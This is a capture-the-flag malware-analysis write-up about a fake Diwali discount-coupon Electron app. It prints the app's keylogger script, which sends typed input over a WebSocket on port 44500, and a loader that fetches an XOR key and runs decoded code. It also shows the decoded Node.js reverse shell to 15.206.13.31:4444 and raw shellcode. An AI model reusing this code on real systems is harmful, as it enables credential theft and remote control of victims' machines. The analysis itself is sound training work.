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Difficulty:Easy

Scenario

StoreD Technologies' customer support team operates tirelessly around the clock in 24/7 shifts to meet customer needs. During the Diwali season, employees have been receiving genuine discount coupons as part of the celebrations. However, this also presented an opportunity for a threat actor to distribute fake discount coupons via email to infiltrate the organization's network.
One of the employees received a suspicious email, triggering alerts for enumeration activities following a potential compromise. The malicious activity was traced back to an unusual process. The Incident Response Team has extracted the malicious binaries and forwarded them to the reverse engineering team for further analysis.

Artefacts Provided

- Windows Binary
- PCAP


Analysis

1. What is the process name of malicious NodeJS application?

From the artifcats provide for the analysis we see that there's an EXE file called 'Electron-Coupon.exe'. Looking at the file name it resembles like a package built using the 'electron-builder'. Extracting the EXE package drops following files:

app-64.7z	20-10-2024 14:04	Compressed Archive ...	62,258 KB
nsis7z.dll	20-10-2024 14:04	Application extension	424 KB
StdUtils.dll	20-10-2024 14:04	Application extension	100 KB
System.dll	20-10-2024 14:04	Application extension	12 KB

Upon extracting 'app-64.7z', it becomes clear that the process 'Coupon.exe' is responsible for running the malicious Electron application.



extraResources	20-10-2024 14:04	File folder	
locales	20-10-2024 14:04	File folder	
resources	20-10-2024 14:04	File folder	
chrome_100_percent.pak	20-10-2024 14:04	PAK File	127 KB
chrome_200_percent.pak	20-10-2024 14:04	PAK File	176 KB
Coupon.exe	20-10-2024 14:04	Application	1,53,909 KB
d3dcompiler_47.dll	20-10-2024 14:04	Application extension	4,777 KB
ffmpeg.dll	20-10-2024 14:04	Application extension	2,703 KB
icudtl.dat	20-10-2024 14:04	DAT File	10,218 KB
libEGL.dll	20-10-2024 14:04	Application extension	473 KB
libGLESv2.dll	20-10-2024 14:04	Application extension	7,359 KB
LICENSE.electron.txt	20-10-2024 14:04	Text Document	2 KB
LICENSES.chromium.html	20-10-2024 14:04	Chrome HTML Docu...	6,654 KB
resources.pak	20-10-2024 14:04	PAK File	5,249 KB
snapshot_blob.bin	20-10-2024 14:04	BIN File	169 KB
v8_context_snapshot.bin	20-10-2024 14:04	BIN File	472 KB
vk_swiftshader.dll	20-10-2024 14:04	Application extension	5,014 KB
vk_swiftshader_icd.json	20-10-2024 14:04	JSON File	1 KB
vulkan-1.dll	20-10-2024 14:04	Application extension	894 KB

```
Answer: Coupon.exe
```

2. Which option has the attacker enabled in the script to run the malicious Node.js application?

The 'app.asar' file, located inside the 'resource' folder of the 'app-64.7z' package, contains multiple bundled files. We will extract it using the following command:

```
npx @electron/asar extract app.asar
```

```
C:\Users\karti\OneDrive\Desktop\OPSK1\Analyse\$PLUGINSDIR\app-64\resources>npx @electron/asar extract app.asar
Need to install the following packages:
  @electron/asar@3.2.14
Ok to proceed? (y) y
npm WARN deprecated inflight@1.0.6: This module is not supported, and leaks memory. Do not use it. Check out lru-cache i
f you want a good and tested way to coalesce async requests by a key value, which is much more comprehensive and powerfu
l.
npm WARN deprecated glob@7.2.3: Glob versions prior to v9 are no longer supported
error: missing required argument 'dest'
npm notice
npm notice New major version of npm available! 8.19.4 -> 10.9.0
npm notice Changelog: https://github.com/npm/cli/releases/tag/v10.9.0
npm notice Run npm install -g npm@10.9.0 to update!
npm notice

C:\Users\karti\OneDrive\Desktop\OPSK1\Analyse\$PLUGINSDIR\app-64\resources>npx @electron/asar extract app.asar
error: missing required argument 'dest'

C:\Users\karti\OneDrive\Desktop\OPSK1\Analyse\$PLUGINSDIR\app-64\resources>npx @electron/asar extract app.asar test

C:\Users\karti\OneDrive\Desktop\OPSK1\Analyse\$PLUGINSDIR\app-64\resources>
```

The above command extracts all the files into the *'test'* folder, and its contents are as follows:

By analyzing the *'index.json'* file in a text editor, we found that the attacker has enabled *'nodeIntegration'*, allowing the execution of Node.js scripts within the application.

```
const { app, BrowserWindow } = require('electron');
const { exec } = require('child_process');
const fs = require('fs');
const path = require('path');

let mainWindow = '';
//const powershell = fs.readFileSync(`C:\\Users\\Public\\test.txt`, 'utf8', data => data);

function createWindow() {
    mainWindow = new BrowserWindow({ width: 800, height: 600,
      webPreferences: {
        contextIsolation: false,
        nodeIntegration: true,
        nodeIntegrationInWorker: true,
        preload: path.resolve(`${process.resourcesPath}/../extraResources/preload.js`)
    }});
    mainWindow.loadFile(`${__dirname}/public/testPage.html`);
    mainWindow.on('closed', () => {
        mainWindow = null;
    });
}
//path.resolve(`${__dirname}/preload.js`)
//fork(powershell);

app.on('ready', createWindow);

app.on('window-all-closed', () => process.platform !== 'darwin' && app.quit());
// re-create a window on mac
app.on('activate', () => mainWindow === null && createWindow());
```

```
Answer: nodeintegration
```

3. What protocol and port number is the attacker using to transmit the victim's keystrokes?

The 'index.js' file also reveals that the attacker is loading an HTML file named *'testPage.html'*:

```
const { app, BrowserWindow } = require('electron');
const { exec } = require('child_process');
const fs = require('fs');
const path = require('path');

let mainWindow = '';
//const powershell = fs.readFileSync(`C:\\Users\\Public\\test.txt`, 'utf8', data => data);

function createWindow() {
    mainWindow = new BrowserWindow({ width: 800, height: 600,
      webPreferences: {
        contextIsolation: false,
        nodeIntegration: true,
        nodeIntegrationInWorker: true,
        preload: path.resolve(`${process.resourcesPath}/../extraResources/preload.js`)
    }});
    mainWindow.loadFile(`${__dirname}/public/testPage.html`);
    mainWindow.on('closed', () => {
        mainWindow = null;
    });
}
//path.resolve(`${__dirname}/preload.js`)
//fork(powershell);

app.on('ready', createWindow);

app.on('window-all-closed', () => process.platform !== 'darwin' && app.quit());
// re-create a window on mac
app.on('activate', () => mainWindow === null && createWindow());
```

The 'testPage.html' file further loads the 'keylogger.js' script, which captures the victim's keystrokes and transmits them to the attacker over port '44500' via a 'WebSocket' connection.

```
<html>
  <head>
    <title>Test page</title>
  </head>
  <body>
    <label>Username</label><br/>
    <input type="text" id="user" name="user"/><br/><br/>
    <label>Password</label><br/>
    <input type="password" id="pass" name="pass"/><br/><br/>
    <button>LOGIN</button>

    <!-- tag to inject -->
    <script type="text/javascript" src="keylogger.js"></script>
    <!-- tag to inject -->
```

```
typeof require === 'undefined';
runShell();

if ("WebSocket" in window)
{
  var socket = new WebSocket("ws://0.0.0.0:44500");
  var all_input_fields = document.getElementsByTagName("input");
  var page_url = document.baseURI;
  var now = Date();

  socket.onopen = function()
  {
    if (all_input_fields.length > 0)
    {
      socket.send("\n\n --------------- " + now + " --------------- ");
      socket.send("\nURL: " + page_url + "\n");
      var all = "";

      for (var i = 0; i < all_input_fields.length; i++)
      {
        if ((all_input_fields[i].type.toLowerCase() == "text") || (all_input_fields[i].type.toLowerCase() == "password"))
        {
          all_input_fields[i].onfocus = function()
          {
            socket.send("\n##########\n" + this.name + " --> ");
          }

          all_input_fields[i].onkeydown = function(sniffed_key)
          {
```

```
Answer: websocket, 44500
```

4. What XOR key is the attacker using to decode the encoded shellcode?


The 'index.js' file also loads a preload script named *'preload.js'*.

```
const { app, BrowserWindow } = require('electron');
const { exec } = require('child_process');
const fs = require('fs');
const path = require('path');

let mainWindow = '';
//const powershell = fs.readFileSync(`C:\\Users\\Public\\test.txt`, 'utf8', data => data);

function createWindow() {
    mainWindow = new BrowserWindow({ width: 800, height: 600,
      webPreferences: {
        contextIsolation: false,
        nodeIntegration: true,
        nodeIntegrationInWorker: true,
        preload: path.resolve(`${process.resourcesPath}/../extraResources/preload.js`)
    }});
    mainWindow.loadFile(`${__dirname}/public/testPage.html`);
    mainWindow.on('closed', () => {
        mainWindow = null;
    });
}
//path.resolve(`${__dirname}/preload.js`)
//fork(powershell);

app.on('ready', createWindow);

app.on('window-all-closed', () => process.platform !== 'darwin' && app.quit());
// re-create a window on mac
app.on('activate', () => mainWindow === null && createWindow());
```

Analyzing the logic of this script reveals that the application retrieves the XOR key through an HTTP GET request.

```
typeof require === 'function';

window.runShell = function(){
var http = require('http')
var vm = require("vm");
var fs = require("fs");

var options = {
  host: '0.0.0.0',
  port: 80,
  path: '/'
};

http.get(options, function(res) {
  var body = '';
  res.on('data', function(chunk) {
    body += chunk;
  });
  res.on('end', function() {

    var b64string =
    "xHiVWo9qiVuCNslP4RTAFMw+llWePo5RmD7dFJ57kUGFbIUcznCFQM43zDnmPsAUzD7AFMx9kBTRPpJRnWuJRok2wleEd4xQs26SW497k0fON8w55j7AFMw+wBTMbYgU0T6DRMJtkFWbcMg
    Wj3OEGolmhRbAPrtpxSXtPsw+wBSaf5IUj3KJUYJqwAnMcIVDzHCFQMJNjleHe5QcxSXtPsw+wBSPcolRgmrOV4NwjlGPasgA2CrUGMw80QHCLNACwi/TGt8vwhjMeJVaj2qJW4I2yU/hFMA
    UzD7AFMw+gliFe45Awm6JRIk2klzCbZRQhXDJD+EUwBTMPsAUzD6TXMJtlFCDa5QanHeQUcR9jF2JcJQd1xPqFMw+wBTMPsBHhDCTQIh7kkbCbolEiTaDWIV7jkDFJe0+zD7AFJE32znmPsA
    UzGyFQJlsjhTDf88PzDHPFLxshUKJcJRHzGqIUcxQj1CJMIpHzH+QRIB3g1WYd49azHiPRoE+g0aNbYhdgnntPpE3yB3X";

    var str = Buffer.from(b64string, 'base64');
```

Since the traffic is HTTP, we will analyze all GET requests in the PCAP file. By expanding the 'Data' section of the packet, we discover that the key used to decrypt the payload is 'ec1ee034ec1ee034'.



```
Answer: ec1ee034ec1ee034
```

5. What is the IP address, port number and process name encoded in the attacker payload ?

We decrypt the payload within the 'preload.js' file using the script below and find that the payload has been modified to establish an interactive 'cmd.exe' session with '15.206.13.31' over port '4444'.


```
key = 'ec1ee034ec1ee034'

var b64string =
"xHiVWo9qiVuCNslP4RTAFMw+llWePo5RmD7dFJ57kUGFbIUcznCFQM43zDnmPsAUzD7AFMx9kBTRPpJR
nWuJRok2wleEd4xQs26SW497k0fON8w55j7AFMw+wBTMbYgUOT6DRMJtkFWbcMgWj3OEGolmhRbAPrtpx
SXtPsw+wBSaf5IUj3KJUYJqwAnMcIVDzHCFQMJNj1eHe5QcxSXtPsw+wBSPcolRgmrOV4NwjlGPasgA2C
rUGMw8OQHCLNACwi/TGt8vwhjMeJVaj2qJW4I2yU/hFMAUzD7AFMw+g1iFe45Awm6JRIk2k1zCbZRQhXD
JD+EUwBTMPsAUzD6TXMJtlFCDa5QanHeQUcR9jF2JcJQd1xPqFMw+wBTMPsBHhDCTQIh7kkbCbolEiTaD
WIV7jkDFJe0+zD7AFJE32znmPsAUzGyFQJlsjhTDf88PzDHPFLxshUKJcJRHzGqIUcxQj1CJMIpHzH+QR
IB3g1WYd49azHiPRoE+gOaNbYhdgnntPpE3yB3X";

var str = Buffer.from(b64string, 'base64');

let keyBuf = Buffer.from(key, 'hex')
let strBuf = Buffer.from(str, 'hex')
let outBuf = Buffer.alloc(strBuf.length)

for (let n = 0; n < strBuf.length; n++)
    outBuf[n] = strBuf[n] ^ keyBuf[n % keyBuf.length]

console.log(outBuf.toString())
```


```
C:\Users\karti\OneDrive\Desktop\OPSK1\node-reverseshell>node decode.js
(function(){
    var net = require("net"),
        cp = require("child_process"),
        sh = cp.spawn("cmd.exe", []);
    var client = new net.Socket();
    client.connect(4444, "15.206.13.31", function(){
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
    });
    return /a/; // Prevents the Node.js application form crashing
})();
```

```
Answer: 15.206.13.31, 4444, cmd.exe
```

6. What are the two commands the attacker executed after gaining the reverse shell?

We already know that the attacker has established a reverse shell over port '4444'. With this in mind, we will analyze all the traffic in the PCAP file and observe that the attacker executed 'whoami' and 'ipconfig' after successfully connecting.






```
Answer: whoami, ipconfig
```

7. Which Node.js module and its associated function is the attacker using to execute the shellcode within V8 Virtual Machine contexts?

The 'preload.js' file loads the 'http', 'fs', and 'vm' modules, with the 'vm' module allowing developers to execute code within V8 Virtual Machine contexts. In this instance, the attacker has compiled the script using 'vm.Script' and executed it in a new context using the 'runInNewContext' function.

```
http.get(options, function(res) {
  var body = '';
  res.on('data', function(chunk) {
    body += chunk;
  });
  res.on('end', function() {

    var b64string =
    "xHiVWo9qiVuCNs1P4RTAFMw+llWePo5RmD7dFJ57kUGFbIUcznCFQM43zDnmPsAUzD7AFMx9kBTRPpJRnWuJRok2wleEd4xQs26SW497k0fON8w55j7AFMw+wBTMbYgU0T6DRMJtkFWbcMg
    Wj3OEGolmhRbAPrtpxSXtPsw+wBSaf5IUj3KJUYJqwAnMcIVDzHCFQMJNj1eHe5QcxSXtPsw+wBSPcolRgmrOV4NwjlGPasgA2CrUGMw80QHCLNACwi/TGt8vwhjMeJVaj2qJW4I2yU/hFMF
    UzD7AFMw+g1iFe45Awm6JRIk2k1zCbZRQhXDJD+EUwBTMPsAUzD6TXMJtlFCDa5QanHeQUcR9jF2JcJQd1xPqFMw+wBTMPsBHhDCTQIh7kkbCbolEiTaDWIV7jkDFJe0+zD7AFJE32znmPsF
    UzGyFQJlsjhTDf88PzDHPFLxshUKJcJRHzGqIUcxQj1CJMIpHzH+QRIB3g1WYd49azHiPRoE+g0aNbYhdgnntPpE3yB3X";

    var str = Buffer.from(b64string, 'base64');

    let keyBuf = Buffer.from(body, 'hex')
    let strBuf = Buffer.from(str, 'hex')
    let outBuf = Buffer.alloc(strBuf.length)

    for (let n = 0; n < strBuf.length; n++)
        outBuf[n] = strBuf[n] ^ keyBuf[n % keyBuf.length]

    //console.log(outBuf.toString())
    var code = outBuf.toString()
    var script = new vm.Script(code);
    var context = vm.createContext({ require: require });

    script.runInNewContext(context);

  });
}).on('error', function(e) {
  console.log("Got error: " + e.message);
});
};
```

```
Answer: vm, runInNewContext
```

8. Decompile the bytecode file included in the package and identify the Win32 API used to execute the shellcode.

To decompile the compiled bytecode file (JSC), we will use a static analysis tool called *'View8'* and execute the following command to perform the decompilation:

```
C:\Users\karti\OneDrive\Desktop\OPSK1\View8-main>python view8.py script.jsc script.txt
Detecting version.
Detected version: 9.4.146.26.
Executing disassembler binary: C:\Users\karti\OneDrive\Desktop\OPSK1\View8-main\Bin\9.4.146.26.exe.
Disassembly completed successfully.
Parsing disassembled file.
Parsing completed successfully.
Decompiling 2 functions.
Exporting to file script.txt.
Done.
```

Examining the logic of the decompiled file, we notice that a Win32 API called 'CreateThread' is being used to execute the shellcode.

```
ACCU = r9["RtlMoveMemory"](r15, r16, r2["length"])
r15 = r1["refType"](r1["types"]["uint32"])
r11 = r1["alloc"](r15)
r14 = r9
r17 = r10
r20 = r11
r12 = r9["CreateThread"](null, 0, r17, null, 0, r20)
r16 = r11["readUint32LE"]()
ACCU = "console"["log"]("thread id:", r16)
ACCU = r9["WaitForSingleObject"](r12, 4294967295.0)
return undefined
```

```
Answer: CreateThread
```


9. Submit the fake discount coupon that the attacker intended to present to the victim.

The shellcode within the bytecode file has been decompiled into 'Decimal' format.

```
r15 = new [252, 72, 129, 228, 240, 255, 255, 255, 232, 208, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72, 49, 210, 101, 72, 139, 82, 96, 62, 72, 139,
82, 24, 62, 72, 139, 82, 32, 62, 72, 139, 114, 80, 62, 72, 15, 183, 74, 74, 77, 49, 201, 72, 49, 192, 172, 60, 97, 124, 2, 44, 32, 65, 193, 201,
13, 65, 1, 193, 226, 237, 82, 65, 81, 62, 72, 139, 82, 32, 62, 139, 66, 60, 72, 1, 208, 62, 139, 128, 136, 0, 0, 0, 72, 133, 192, 116, 111, 72,
1, 208, 80, 62, 139, 72, 24, 62, 68, 139, 64, 32, 73, 1, 208, 227, 92, 72, 255, 201, 62, 65, 139, 52, 136, 72, 1, 214, 77, 49, 201, 72, 49, 192,
172, 65, 193, 201, 13, 65, 1, 193, 56, 224, 117, 241, 62, 76, 3, 76, 36, 8, 69, 57, 209, 117, 214, 88, 62, 68, 139, 64, 36, 73, 1, 208, 102, 62,
65, 139, 12, 72, 62, 68, 139, 64, 28, 73, 1, 208, 62, 65, 139, 4, 136, 72, 1, 208, 65, 88, 65, 88, 94, 89, 90, 65, 88, 65, 89, 65, 90, 72, 131,
236, 32, 65, 82, 255, 224, 88, 65, 89, 90, 62, 72, 139, 18, 233, 73, 255, 255, 255, 93, 62, 72, 141, 141, 32, 1, 0, 0, 65, 186, 76, 119, 38, 7,
255, 213, 73, 199, 193, 0, 0, 0, 0, 62, 72, 141, 149, 14, 1, 0, 0, 62, 76, 141, 133, 25, 1, 0, 0, 72, 49, 201, 65, 186, 69, 131, 86, 7, 255, 213,
72, 49, 201, 65, 186, 240, 181, 162, 86, 255, 213, 67, 79, 85, 80, 79, 78, 49, 51, 51, 55, 0, 80, 65, 87, 78, 69, 68, 0, 117, 115, 101, 114, 51,
50, 46, 100, 108, 108, 0]
r2 = "Buffer"["from"](r15)
r6 = r1["refType"](r1["types"]["void"])
```

Converting the decimal values back to ASCII reveals the coupon text that the attacker intended to present to the victim, which precedes the word 'PWNED'.

ASCII text



```
Answer: COUPON1337
```